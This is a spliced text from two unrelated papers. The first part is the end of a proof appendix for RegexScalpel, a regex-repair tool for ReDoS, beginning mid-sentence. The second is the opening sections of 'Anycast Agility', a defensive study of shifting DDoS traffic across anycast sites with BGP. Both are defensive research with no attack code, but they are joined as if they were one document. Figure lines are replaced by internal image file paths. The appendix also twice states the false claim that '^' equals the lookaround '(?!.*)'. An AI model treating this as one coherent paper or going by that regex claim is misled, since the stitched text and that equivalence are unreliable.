equivalent. $\tau_{27} - \tau_{29}, \tau_{32}$ rewrite the regex by removing its nullable sub-regex, meaning that the regexes after modifying are subsets of the original regexes. Other patterns given above are based on modifying a sub-regex by removing some elements from a character class. Accordingly, for all of these patterns, $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ can be proved based on Lemma 1. $\tau_5 - \tau_8, \tau_{11} - \tau_{12}, \tau_{16} - \tau_{17}, \tau_{23} - \tau_{24}, \tau_{33} - \tau_{34}, \tau_{37} - \tau_{38}$ are based on adding a lookaround. According to the semantics of lookaround, the language of the sub-regex after adding a lookaround is a subset of the original ones. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ according to Lemma 1. τ_{30} is based on adding a start-of-line anchor `^`. Because `^` is equivalent to lookaround `(?!.*)`, it is obvious that the language of the sub-regex adding a start-of-line anchor is a subset of the language of the original sub-regex. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ too. □

A.2 Proof of Vulnerability-free After Repair

Lemma 2. *Given a ReDoS-vulnerable regex $r = \alpha\gamma\beta$ where γ is the pathological sub-regex, RegexScalpel returns the repaired regex $r' = \alpha\delta\beta$ where δ is a safe regex obtained by repairing γ with our repair patterns and $\mathcal{L}(\delta) \subseteq \mathcal{L}(\gamma)$. If δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β.*

Proof. For repairing vulnerable regexes, RegexScalpel uses three kinds of strategies (i.e., adding a lookaround/start-of-line anchor, deleting a quantifier/sub-regex and modifying a quantifier/sub-regex).

According to the repair patterns we proposed, $\tau_1 - \tau_3$ are based on deleting a nested quantifier, and τ_4 is based on deleting a sub-regex (i.e., an inner sub-regex in a disjunction). Thus, deleting a quantifier/sub-regex ensures that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too. τ_{18} and τ_{31} are based on modifying quantifiers which replace a large quantifier with a smaller one (i.e., 500), it is obvious that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too. $\tau_9 - \tau_{10}, \tau_{13} - \tau_{15}, \tau_{19} - \tau_{22}, \tau_{25} - \tau_{29}, \tau_{32}, \tau_{35} - \tau_{36}, \tau_{39} - \tau_{40}$ are based on modifying sub-regex. Among these repair patterns, τ_{15} merges the directly adjacent regexes with a quantified sub-regex (i.e. r_p illustrated in τ_{15}). $\tau_{27} - \tau_{29}, \tau_{32}$ rewrite the regex by removing its nullable sub-regex. Other patterns given above are based on modifying a sub-regex by removing some elements from a character class which will not change the type of regex construct. Accordingly, for all of these patterns based on modifying sub-regex, we can conclude that if δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β. $\tau_5 - \tau_8, \tau_{11} - \tau_{12}, \tau_{16} - \tau_{17}, \tau_{23} - \tau_{24}, \tau_{33} - \tau_{34}, \tau_{37} - \tau_{38}$ are based on adding a lookaround. Because lookarounds are zero-length assertions which don't consume characters, adding a lookaround according to the above repair patterns will not change the regex construct. τ_{30} is based on

adding a start-of-line anchor ^. As the proof of Theorem 1, ^ is equivalent to lookaround `(?!.*)`. Accordingly, we can conclude that adding a lookaround/start-of-line anchor ensures that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too.

Therefore, if δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β. □

Lemma 3. *Given a ReDoS-vulnerable regex $r = \alpha\gamma\beta$ where γ is the pathological sub-regex, RegexScalpel returns the repaired regex $r' = \alpha\delta\beta$ where δ is a safe regex obtained by repairing γ with our repair patterns and $\mathcal{L}(\delta) \subseteq \mathcal{L}(\gamma)$. r' satisfies that no vulnerabilities in the form of our vulnerable patterns will be newly introduced.*

Proof. Suppose the contrary, that is, a new vulnerability in the form of our vulnerable patterns will be introduced in r', which means that there are new nested quantifiers or overlapping constructs (i.e., overlapping disjunctions or adjacencies) in r'. Apparently, there are no nested quantifiers in the safe regex δ, so no nested quantifiers will be newly introduced in r'. Therefore, there are new overlapping constructs in r'. It's obvious that δ contains the construct which overlaps with another construct in sub-regex α or β. According to Lemma 2, we can conclude that γ contains the same construct as δ which overlaps with another construct in sub-regex α or β. Accordingly, this vulnerability must exist in r too, meaning that the vulnerability is not newly introduced, which leads to a contradiction. Hence we can conclude that no vulnerabilities in the form of our vulnerable patterns will be newly introduced in r'. □

Theorem 2. *Given a ReDoS-vulnerable regex r, RegexScalpel returns the repaired regex r' satisfying that there are no vulnerabilities in the form of our vulnerable patterns.*

Proof. By Lemma 3, it can be proved that no vulnerabilities will be newly introduced in r'. Then the iterative repair method can ensure that the final repaired regex does not contain any vulnerable patterns. □

Anycast Agility: Network Playbooks to Fight DDoS

A S M Rizvi* *USC/ISI*
Leandro Bertholdo* *University of Twente*
João Ceron *SIDN Labs*
John Heidemann *USC/ISI*

Abstract

IP anycast is used for services such as DNS and Content Delivery Networks (CDN) to provide the capacity to handle Distributed Denial-of-Service (DDoS) attacks. During a DDoS attack service operators redistribute traffic between anycast sites to take advantage of sites with unused or greater capacity. Depending on site traffic and attack size, operators may instead concentrate attackers in a few sites to preserve operation in others. Operators use these actions during attacks, but how to do so has not been described systematically or publicly. This paper describes several methods to use BGP to shift traffic when under DDoS, and shows that a *response playbook* can provide a menu of responses that are options during an attack. To choose an appropriate response from this playbook, we also describe a new method to estimate true attack size, even though the operator's view during the attack is incomplete. Finally, operator choices are constrained by distributed routing policies, and not all are helpful. We explore how specific anycast deployment can constrain options in this playbook, and are the first to measure how generally applicable they are across multiple anycast networks.

1 Introduction

Anycast routing is used by services like DNS or CDN where multiple sites announce the same prefix from geographically distributed locations. Defined in 1993 [49] anycast was widely deployed by DNS roots in the early-2000s [4, 29, 64], and today it is used by many DNS providers and Content Delivery Networks [16, 17, 24, 26, 80].

In IP anycast, BGP routes each network to a particular anycast site, dividing the world into *catchments*. BGP usually associates networks with nearby anycast sites, providing generally good latency [62]. Anycast also helps during Distributed-Denial-of-Services (DDoS) attacks, with each site adds to the aggregate capacity at lower cost than a single very large site. Each site is independent, so should DDoS overwhelm one site, sites that are not overloaded are unaffected.

DDoS attacks are getting larger and more common. Different root servers and anycast services frequently report DDoS events [18,42,47,48]. Different automated tools make it easier to generate attacks [81], and some offer DDoS-as-a-Service, allowing attacks from unsophisticated users for as little as US$10 [68]. DDoS intensity is still growing, with the 2020 CLDAP attack exceeding 2.3 Tb/s in size [66], and the 2021 VoIP.ms attack lasting for over 5 days [50, 65]. The reservoir of attack sources grow with millions of Internet-of-Things devices whose vulnerabilities fuel botnets [35].

Operators depend on anycast during DDoS attacks to provide capacity to handle the attack and to isolate attackers in catchments. Service operators would like to adapt to an ongoing attack, perhaps shifting load from overloaded sites to other sites with excess capacity. Prior studies of DDoS events have shown that operators take these actions but suggested that the best action to take depends on attack size and location compared to anycast site capacity [45]. While prior work suggested countermeasures, and we know that operators alter routing during attacks, to date there has been only limited evaluation of how routing choices change traffic [4,27,36,52]. Only very recent work examined path poisoning to avoid congested paths [70]; there is no specific public guidance on how to use routing during an attack.

The goal of this paper is to guide defenders in traffic engineering (TE) to balance traffic across anycast during DDoS.

Our first contribution is a system with novel mechanism to estimate true attack rate and plan responses. First, we propose a new mechanism to *estimate the true offered load*, even when loss happens upstream of the defender. Estimating the relative load on each site (§3.3) is the first step of defense, so that the defender can match load to the capacities of different sites, or decide that some sites should absorb as much of the attack as possible. Second, we develop a *BGP playbook*: a guide that allows operators to anticipate how TE actions rebalance load across a multi-site anycast system. Together, these two elements provide a system that can automate response to DDoS attacks by adjusting anycast routing according to the playbook, or recommend actions to a human operator.

The second contribution is to understand how well routing options for multi-hop TE work: AS prepending, community strings and path poisoning. While well known, it is not widely understood how *available* and *effective* these mechanisms are. In §6 we show that while AS prepending is available almost anywhere, community strings and path poisoning support varies widely. We also show that their effectiveness varies greatly, in part because today's "flatter Internet" [15] means AS prepending often shifts either nearly all or nearly no traffic. Community strings provide finer granularity control, but we

*Shared first author

show their support is uneven. Path poisoning may provide control multiple hops away, but like community strings it is often filtered, particularly for Tier-1 ASes. When these factors combine with the interplay between multiple sites and an anycast system, a BGP playbook is important to guide defenders. Since the effects of TE are often specific to the peers and locations of a particular anycast deployment, we explore how sensitive our results are to different locations and numbers of anycast sites (§7).

Our final contribution is to demonstrate successful defenses in practice. We replay real-world attacks in a testbed and show TE can defend (§8). Of course no single defense can protect against all attacks, these examples show our approach provides a successful defense to many volumetric and polymorphic DDoS attacks. They show that our algorithm and process contributions (attack size estimation and playbook construction) have practical application.

Our work uses publicly available datasets. Datasets for the input and results from our experiments are available at no charge. Because our data concerns services but not individuals, we see no privacy concerns.

2 Related Work

Anycast routing has been studied for a long time from the perspective of routing, performance, and DDoS-prevention.

BGP to steer traffic: Prior work showed BGP is effective to steer traffic to balance load on links [8, 27, 53]. However, Ballani et al. showed that anycast requires planning and care for effective load balancing [4]. Others proposed to manipulate BGP based on packet loss, latency and jitter [46, 52]. We build on Ballani's recommendation to plan anycast, proposing a BGP playbook, and studying how well it can work.

Chang *et al.* [14] suggested using BGP Communities for traffic engineering [10, 13, 74]. Recent work has examined BGP communities for blackhole routing in IXPs and ISPs [21, 28]. Smith and Glenn examined path poisoning to address link congestion [70]. While each of these are important options in routing for defense, we show a system that guides the operator to select between them. A system with multiple choices is necessary because no single method works against all attacks. For example, we show path poisoning does not work when we poison a Tier-1 AS.

Anycast performance: Most anycast research focused on efficient delivery and stability [11, 39, 40, 59, 79]. Later studies explicitly investigate the proximity of the clients [4, 11, 39].

Some studies try to improve anycast through topology changes [44, 62]. Anycast services for DDoS is already used in commercial solutions *e.g.,* Amazon [63], Akamai [75] and AT&T [72]. However, none of them address how to use routing manipulations as a DDoS defense mechanism.

Anycast catchment control as a DDoS mitigation tool: To our knowledge, the idea of handling DDoS attacks by absorbing or shifting load across anycast sites was first published in 2016 [45]. Kuipers *et al.* [36] refined that work, defining




Figure 1: Overview of the decision process.

the traffic shifting approaches that we review in §3.4 and explore through experiment. We develop the idea of a BGP playbook to guide responses, and describe a new approach to estimate attack size, and finally show that responses can be effective with real-world events.

Commercial and automated solutions: Most published commercial anti-DDoS solutions use routing to steer traffic towards a mitigation infrastructure [22]. Sometimes there is a requirement for all the sites to be connected through a private backbone to support traffic analysis [63]. Another defense uses BGP to divert all traffic to a scrubbing center, then tunnels good traffic to the destination [69]. Other methods use DNS manipulation [12], or anycast proxies [30] which cannot be used in DNS anycast deployments itself. Rather than outsourcing the problem, we explore how one can defend it. Other automated defenses include responsive resource management [25], client-server reassignment [34], and filtering approaches [58]. Our method uses TE approaches to efficiently use available resources in anycast.

3 Mechanisms to Defend Against DDoS

In this section we describe our BGP mitigation process; how we pre-compute a BGP playbook, estimate the attack size and select a TE response.

3.1 Overview and Decision Support

In Figure 1 we show how defense against DDoS works. Defense against a DDoS begins with detection ②, then defenders plan a defense ④, carry it out ⑤, and repeat this process until the attack is mitigated or it ends (bottom cycle in Figure 1). Detecting the attack is straightforward, since large attacks affect system performance. The challenge is selecting the best response and quickly iterating.

We bring two new components to attack response (colored light green in Figure 1): mapping before the attack, and estimating attack size when the attack begins. Mapping ① (discussed in §3.2) provides the defender with a *playbook* of planned responses and the information about how they will change the traffic mix across their anycast system. Size estimation ③ (discussed in §3.3) allows the defender to determine how much traffic should be moved and select a promising response from the playbook. Together, these tools help to

understand not only how to reduce traffic at a given site, but also the sites where that traffic will go.

These components come together in our automated response system (§3.4) that iterates between measurement and attack size estimation, defense selection, then deployment. Defense uses the playbook built during mapping; we provide an example playbook in §6.4. We show how these defenses operate in testbed experiments in §8.

Our system is designed for services that operate with a fixed amount of infrastructure on specific anycast IP addresses and do not employ a third-party scrubbing service. Operators of CDNs with multiple anycast services, DNS redirection, or scrubbing services may use our approach, but also have those other tools. However, many operators cannot or prefer not to use scrubbing and DNS redirection: all operators of single-IP services (all DNS root servers), many ccTLDs who value national autonomy, and scrubbing services themselves. Our approach defends against volumetric attacks where we have spare capacities in other sites. Since DDoS causes unavailability of services, suboptimal site selection during an attack is not a concern.

3.2 Measurement: Mapping Anycast

We map the catchments of anycast service before an attack so that the defender can make an informed choice quickly during an attack, building a BGP playbook (§6.4).

To map anycast catchments we used Verfploeter [20]. As an active prober (ICMP echo request), Verfploeter observes the responses of all ping-responsive IPv4 /24s and maps which anycast site receives the responses. We provide a detailed description of anycast and Verfploeter in Appendix A. Since mapping happens before the attack, mapping speed is not an issue.

Alternatively, we can map traffic by observing which customers are seen at each site over time, or measuring from distributed vantage points such as RIPE Atlas [3, 73]. (Operators may already collect this information for optimization.)

Mapping should consider not only the current catchments but also *potential* shifts we might make during the attack. This full mapping is easy to do with Verfploeter, which can be continuously running in an adjacent BGP prefix to map the possible shifts. This mapping process is important to anticipate how traffic may shift. We will show later that BGP control is limited by the granularity of routing policy (§6) and by the deployment of the anycast sites (§7).

A challenge in pre-computed maps with routing alternatives is that routing is influenced by all ASes. Thus, the maps may shift over time due to changes in the routing policies of other ASes. Fortunately, prior work shows that anycast catchments are relatively slow to change [79]. We also show that our BGP playbook is stable over time (§6.4 and Appendix E).

3.3 Estimation of the Attack Size

After the detection of an attack, the first step in DDoS defense is to estimate the attack size, so we can then select a defense strategy of how much traffic to shift. Our goal is to measure *offered load*, the traffic that is sent to (offered to) each site. During DDoS offered load balloons with a mix of attack and legitimate traffic, and loss upstream of the service means we cannot directly observe true offered load. We later evaluate our approach with real-world DDoS events (§4).

Idea: Our insight is that we can *estimate* true offered load based on changes in some known traffic that actually does arrive at the service, even when there is upstream loss.

To know how much offered load actually arrives at the service, we need to estimate some fraction of legitimate traffic. We can then observe how much this traffic drops during the attack, inferring upstream loss. Unfortunately, there is no general way to determine all legitimate traffic, since legitimate senders change their traffic rates, and attackers often make their traffic legitimate-appearing. Our goal is to reliable estimate *some* specific legitimate traffic; we describe several sources next.

Traffic sources: There are several possible sources of known legitimate traffic—we consider known measurement traffic and regular traffic sources that are heavy hitters [5].

For DNS, our demonstration application, RIPE Atlas provides a regular source of known-good traffic, sent from many places. RIPE makes continuous traffic from around 10k publicly available vantage points [55]. Each RIPE vantage point queries every 240 s, and there is enough traffic (about 2500 queries/minute) to provide a good estimate of offered load. (Although RIPE Atlas is specific to DNS, other commercial services often have similar types of known monitoring traffic.)

To find the known-good traffic at each site, we use the catchments of RIPE vantage points with pre-deployed RIPE DNS CHAOS queries (one exists for each root DNS IP, such as measurement ID 11309 for A-root). We can also use Verfploeter or captured traces in the anycast sites. An advantage of using RIPE traffic is that it does not place any new load on the service.

Heavy hitters can provide an additional source of known-good traffic. Many services have a few consistently large-volume users with regular traffic patterns, and while they vary over time, many are often stable. For DNS, we find that most heavy hitters have a strong diurnal variation in rate; we model them with TBATS (Trigonometric seasonality, Box-Cox transformation, ARMA errors, Trend and Seasonal) [19] to factor out such known variation. While an adversary could spoof heavy hitters, that requires a large and ongoing investment to succeed.

Estimation: Our goal is to estimate offered load, $T_{offered}$. We can measure the observed traffic rate, $T_{observed}$, at the access link. We define α as the *access fraction*—the fraction of traffic that is not dropped. Therefore $T_{observed} = \alpha \cdot T_{offered}$.

To estimate the access fraction (α), we observe that known good traffic has the same loss on incoming links as does other good traffic and attack traffic. We estimate the known

traffic rate (from RIPE Atlas measurement traffic, or from heavy hitters, or both), as T_{known}. Then $\alpha \cdot T_{known,offered} = T_{known,observed}$, and our estimate of offered load is $\hat{T}_{offered} = T_{observed} \cdot T_{known,offered}/T_{known,observed}$.

3.4 Traffic Engineering as a Defense Strategy

With knowledge of the offered load, the defender can select an overall defense strategy that will drive traffic engineering decisions. The defender first must determine if the attack exceeds overall capacity or not.

For attacks that exceed overall capacity, the defender's goal is to preserve successful service at some sites, while allowing other sites to operate in degraded mode as *absorbers* [45]. The defender may also choose to shift traffic away from some degraded sites to ease their pain. Unloading the overloaded sites is recognized as *breakwaters* [36].

For moderate-size attacks, the defender should try to serve all traffic, *rebalancing* to shift traffic from overloaded sites to less busy sites. In heterogeneous anycast networks, where some sites have more capacity than others, the defense approach can be different. In these cases, larger, "super"-sites can attract traffic from smaller sites. For moderate-size attacks, it may even be best for smaller sites to shut down if the super-sites can handle the traffic.

Regardless of attack size, traffic engineering allows the defender to shift attack traffic to absorber or breakwater sites. We next describe traffic engineering options, and then how one can automate response. For operators unwilling to fully automate response, our system can still provide recommendations for possible actions and their consequences.

3.4.1 Traffic Engineering to Manage an Attack

Given an overall defense strategy (absorb or rebalance), the defender will use traffic engineering to shift traffic, either automatically (§3.4.2) or as advice under operator supervision. For anycast deployments connected by the public Internet, BGP [8] will be the tool of choice to control routing and influence anycast catchments. Organizations that operate their own wide-area networks may also be able to use SDN to manage traffic on their internal WAN [31, 61]. Fortunately, BGP has well established mechanisms to manage routing policy. We use three BGP mechanisms in the paper: AS-Path prepending, BGP communities and Path Poisoning.

AS-Path Prepending is a way to de-prefer a routing path, send traffic to other catchments. BGP's AS-Path is the list of ASes back to the route originator. The AS-Path both prevents routing loops and also serves as a rough estimate for distance, with BGP preferring routes with shorter AS-Paths. By artificially inserting extra ASes into the AS-Path, the route originator can de-prefer one site in favor of others. Path prepending is known to be a coarse routing technique for traffic engineering. We measure how fine the control AS-Path prepending provides to anycast in §6.1.

We define **Negative Prepending** as the use of AS-Path prepending to draw traffic towards a site, preferencing one site over others. Prepending can only increase path lengths, but an anycast operator in control of all anycast sites can prepend at all sites except one, in effect giving that site a shorter AS-Path (relative to the other sites) than it had before. "Negative prepending by one at site S" is, therefore, shorthand for prepending by one at all sites other than S.




Figure 2: TE techniques to shift traffic from Site-1 to Site-2.

Long AS-Paths due to prepending can make prefixes more vulnerable to route hijacking [41]. However, this issue has a small impact on anycast prefix, as always there is a site announcing without any prepend, keeping the path length limited. We suggest that formal defenses to hijacking such as RPKI are needed even without prepending, and when they are in place, prepending can be an even more valuable tool for TE.

BGP Communities (or community strings) label specific BGP routes with 32 or 64 bits of information. How this information is interpreted is up to the ASes. While not officially standardized, a number of conventions exist where part of the information identifies an AS and the other part a policy such as blackholing, prepend, or set local-preference. Community strings are widely supported to allow ISPs to delegate some control over routing policy to their customers [1, 74].

Path Poisoning is another way to control the incoming traffic. This technique consists of adding the AS of another carrier to the AS PATH. Paths that repeat ASes in different parts of the AS PATH indicate routing loops and must be discarded by BGP.

When using path poisoning we announce a path with both the poisoned AS and own AS (otherwise neighbors may filter our announcement as not from us). We must therefore *also* prepend twice at all other anycast sites, otherwise poisoning also results in a longer AS path.

Figure 2 shows how traffic engineering can be applied to anycast systems in order to modify the catchment. In this example, *site-1* is overwhelmed by an attack. Aiming to shift bins of traffic to *site-2* with spare capacity, we can make BGP announcements. *site-1* poisons AS3, prepends (only showing to AS4), and prevents announcement to AS5 using *not-export* BGP community. These changes decrease load in *site-1*, shifting the traffic to *site-2*.

3.4.2 Automatic Defense Selection

To automate defense we use a centralized *controller*. The controller collects observations for all sites (from external measurements, or assuming the site is saturated if it cannot




Figure 3: Operator assistance system.




Figure 4: Estimating real-world attack events: estimating Nov. 2015 event with 5.59% access fraction.

reach the site), then takes action, if required (④ of Figure 1): (1) The controller identifies sites that are overcapacity by comparing estimated load to expected capacity and observed resources at each site. (2) The controller identifies all playbook options that will reduce load at any impacted sites without overloading currently acceptable sites. (3) It selects from any viable options, favoring a uniform distribution and smallest change (or selecting arbitrarily if necessary). If all changes leave some sites overwhelmed, it can choose the "least bad" scenario, or request operator intervention.

After deploying a new routing policy, the decision machine continues to evaluate the traffic level at each site (⑤ of Figure 1). If any site is still overwhelmed after 5 minutes, we try again, repeating size estimation, decision, and action. In the subsequent iterations, the controller only considers the routing options that were considered in the previous iteration (from step (2) of this decision process). We allow time between attempts so announcements can propagate [37]. To avoid oscillation or interference with route flap dampening, after three attempts we escalate the problem to the human operator. We choose these values for timer duration and number of retries from recommendations of operators to avoid oscillation, other options are possible. Explore other options is possible as future work.

Return to service: After a period with no overloaded sites, we can automatically revert any interventions, on the assumption that default routing provides users best service. Leaving interventions in place for some time can help with polymorphic attacks (§8).

3.4.3 Operator Assistance System

We discussed our approach with operators of root DNS and cloud services to get feedback on the approach. While they were enthusiastic about automated defenses to deal with common DDoS events, and to handle events during non-business hours, some operators prefer human-supervised (non-automated) response, and all expected human supervision of response during initial deployment to build trust before full automation.

To support human-supervised response, we design an operator assistance system as an alternative (or precursor) to automation. This system provides a web-based interface that activates route changes, coupled with playbook lookup that recommends good options based on current sensor status (Figure 3). Details are described in Appendix B.

4 Evaluation of Offered Load Estimation

We next evaluate estimating offered load with real-world events; a testbed evaluation is in Appendix C.

4.1 Case Studies

We test our approach with two large DNS DDoS events from 2015-11-30 and 2016-06-25. The November 2015 event was a DNS flood, and the June 2016 was a SYN and ICMP flood attack. `B-root` exhibited significant upstream loss in both these events, so we estimate true offered load to `B-root` and compare to observations at other roots for ground truth.

To apply our system we measure the access fraction (α) using the known-good traffic. Table 1 shows the expected typical known-good traffic ("normal"), the observed rate under attack ("observed") and the computed α. Here we use RIPE Atlas as known good [54]. We see similar results (omitted due to space) when using the top 100 heavy hitters.

Figure 4 compares the observed load (the bottom blue line) with the estimated offered load (the middle, varying, orange line) from our system, as compared to the attack rate reported from other roots (the dashed purple line). The offered load columns of Table 1 give numeric values.

Even though the attack was large, we see that the estimated attack size of the 2015 event of 4–6.5 Mq/s is close to the reported 5.1 Mq/s [45,47]. We also see similar results from the 2016 event [48], where we estimate 8–11 Mq/s of total traffic, compared to the 10 Mq/s reported rate (details with figure in §C.2). We also add the result from Testbed experiment which also shows a good accuracy (details in §C.1).

These two events show that even with high rates of upstream loss we are able to get reasonable estimates of total offered load. Our results provide good accuracy when the known-good traffic has 2500 queries/minute with RIPE, and additional known-good traffic can improve accuracy. Use of additional known-good traffic (such as heavy hitters) improves accuracy in these cases by providing a larger signal. However, in practice, even a rough estimation allows a far better response than using directly observed load.

We conclude that attack size estimation is close enough to help plan response to DDoS events.

Scenario/ Date	Dur.	known-good traffic normal	observed	α	offered load during attack normal	observed	reported	estimated	α̂	estimated/ reported
2015-11-30	3h	33.08	1.85	0.0559	0.03 M	0.37 M	5.1 M	6.6 M	0.07	1.3
2016-06-25	3h	36.58	0.33	0.0091	0.03 M	0.10 M	10 M	11 M	0.01	1.1
Testbed	5min	425.2	207.0	0.4900	8.5 k	16.3 k	29.2 k	33.2 k	0.56	1.1

Table 1: Estimating sizes of offered load (second from right) based on known-good traffic (second from left) with real-world attacks at `B-root` and testbed experiment. Traffic rates are in queries/second (reporting only the peaks).

Testbed	Used Sites	#
`Peering`	Amsterdam*†(AMS), Boston* (BOS), Belo Horizonte*†(CNF), Seattle* (SEA) Athens* (ATH), Atlanta* (ATL), Salt Lake City* (SLC), Wisconsin* (MSN)	8
`Tangled`	Miami (MIA)*, London (LHR)*, Sydney (SYD)*, Paris (CDG)*, Los Angeles (LAX)*, Enschede (ENS)*, Washington (IAD)*, Porto Alegre (POA)*†	8

Table 2: Testbed and respective sites used in our experiments. Transit providers (*) and IXP (†).

Experiment	Key Takeaways
Path prepending	Works everywhere to effectively de-prefer a site (§6.1.2), but shifts traffic in large amounts (§6.1.3), and has few traffic levels (Figure 6).
Neg. Prepending	Works everywhere to prefer a site (§6.1.2).
BGP communities	Although widely implemented, well-known communities are not universal (§6.2.1).
	When supported, they provide finer-granularity control than prepending (§6.2.2).
BGP path poisoning	Many Tier-1 ASes drop the announcements when it sees Tier-1 ASes in the paths. (§6.3.1)
	Control over traffic is limited by the filters from other ASes. (§6.3.2).

Table 3: Experiment summarization and findings.

5 Evaluation Approach

We next describe how we will evaluate the effectiveness of TE (§6) and that results generalize to different deployments (§7). Traffic engineering in response to DDoS depends on the anycast deployment—where sites are and with whom they peer. We evaluate on two different testbeds. Our approach (estimation, TE, and playbook construction) can be applied anywhere with different anycast setups. We expect network operators will execute our approaches on a test prefix (in parallel with their operational network) prior to an event so that no service interruption happens.

5.1 Anycast Testbeds

We evaluate our ideas on testbeds to see the constraints of real-world peering and deployments. We use two independent testbeds: `Peering` [60] and `Tangled` [7]. Table 2 summarizes information about each testbed with their own set of geographically distributed sites along with their locations (`Peering` supports more sites but we used 8 sites). These sites show different connectivity, and have one or more transits and IXP peers. Most `Peering` sites have academic transits while `Tangled` has more commercial providers. Our testbed is about the same size as many operational networks, since nearly half of real-world networks have five or fewer sites [16].

5.2 Measuring Routing Changes

To measure the effect of a BGP change, we first change the routing announcement at a site, give some time to propagate, confirm that the announcement is accepted, and finally start the anycast measurement.

Route convergence: After a change, we allow some time for *BGP route propagation*. We know that routing and forwarding tables can be inconsistent (resulting in loops or black holes) while prefix is updating [37, 67, 76]. Although routing updates are usually stable within 5 minutes [67], we wait 15 minutes for routing to settle when building our playbook since it is a non-attack period. When the attack is not mitigated after deploying a routing policy, our system moves to a different approach after 5 minutes.

Propagation of BGP policies: Policy filtering could limit the acceptance of announced routes, although in practice these limits do not affect our traffic engineering. Best practices for networks at the edge to filter out AS-Paths longer than 10 hops, and ASes in the middle often accept up to 50 hops, both more prepends than we need. Based on routing observations from multiple global locations using RIPE RIS, we confirm that configurations in our experiments are never blocked due to route filtering in multi-hops away from our anycast sites.

6 Traffic Engineering Coverage and Control

From an estimate of attack load, operators use BGP to shift traffic. We next evaluate three TE mechanisms: AS-Path prepending, community strings and path poisoning. For each we consider when it works and what degree of control it provides. Table 3 summarizes our key results from tests on two testbeds (§5.1); in §7 we evaluate generalizability.

6.1 Control With Path Prepending

First we consider AS-Path prepending as a defense strategy.

6.1.1 Prepending coverage

Support for AS-Path prepending is quite complete—it requires no explicit support from the upstream provider, so we found prepending worked at all sites in both of our testbeds. In `Peering`, we are allowed to use a maximum of three prepends, and in `Tangled` we use up to five prepends. Previous study [14] shows a maximum of 5 prepends is sufficient because 90% of active ASes are located less than six AS hops away. We use RIPE RIS [56] to check the routing visibility

when prepends are in place, and we do not observe changes in the routing propagation for both testbeds. Otherwise, this might reveal the existence of AS path length filters [32, 33].

6.1.2 Does prepending work?

Since AS-Path prepending is widely supported, we next evaluate this attractive TE method.

We explore this question for a representative scenario using `Peering` using three sites from three continents—Europe (Amsterdam-AMS), North America (Boston-BOS) and South America (Brazil-CNF). In §7 we generalize to other configurations. We estimate load by counting /24 blocks in catchments, then compare the baseline with TE options. (We also explored traffic weighted by traffic loads instead of blocks, getting the same qualitative results and shapes with different constants, Appendix F.)

Figure 5 shows the traffic from each site under different conditions. The middle bar in each graph is the baseline, the default condition with no prepending. We then add prepending at each site, with one, two or three prepends in each bar going to the right of center. We also consider negative prepending (§3.4.1) in one to three steps, with bars going left of center.

We first consider the baseline (the middle bar) of all three graphs in Figure 5. Amsterdam (AMS, the bottom, maroon part of each bar) gets about 68% of the traffic. AMS receives more traffic than BOS and CNF because that site has two transit providers and several peers, and Amsterdam is very well connected with the rest of the world.

We next consider prepending at each site (the bars to the right of center). In each case, *prepending succeeds at pushing traffic away from the site*, as expected. For AMS, each prepend shifts more traffic away, with the first prepend cutting traffic from 68% to 37%, then to 29%, then to about 16%. BOS and CNF start with less traffic and prepending has a stronger effect, with one prepend sending most traffic away (at BOS, from 15% to 7%) and additional prepends showing little further change. These non-linear changes are because changing BGP routing with prepending is based on path length, and the Internet's AS-graph is relatively flat [2, 15].

The bar graphs also show that when prepending pushed traffic away from a site, it all goes to some other site. Where it goes depends on routing and is not necessarily proportional to the split in other configurations. For example, after one prepend to AMS, more traffic goes to CNF (the top sky blue bar) than to BOS (the middle yellowish bar). These unexpected shifts are why we suggest pre-computing a "playbook" of routing options before an attack (§3.2) to guide decisions during an attack and anticipate the consequences of a change.

We also see that negative prepending succeeds at drawing traffic towards the site—in each case the bars to the left of center see more traffic in the site that is not prepending while the others prepend. AMS sees relatively little change (68% to 89%) since it already has most traffic, while BOS and CNF each gain up to 68% of traffic.

All three sites show some networks that are "stuck" on that site, regardless of prepending. One reason for this stickiness is when some networks are only routable through one site because they are downstream of that exchange. We confirm this by taking traceroute to two randomly chosen blocks that are stuck at BOS. Traceroutes and geolocation (with Maxmind) confirm they are in Boston, at MIT and a Comcast network (based on the penultimate traceroute hop). We have used the local-preference BGP attribute to move such stuck blocks, but a systematic exploration of that option is future work.

In summary, the experiment shows that AS prepend does work and can shift traffic among sites, however, this traffic shift is not uniform.

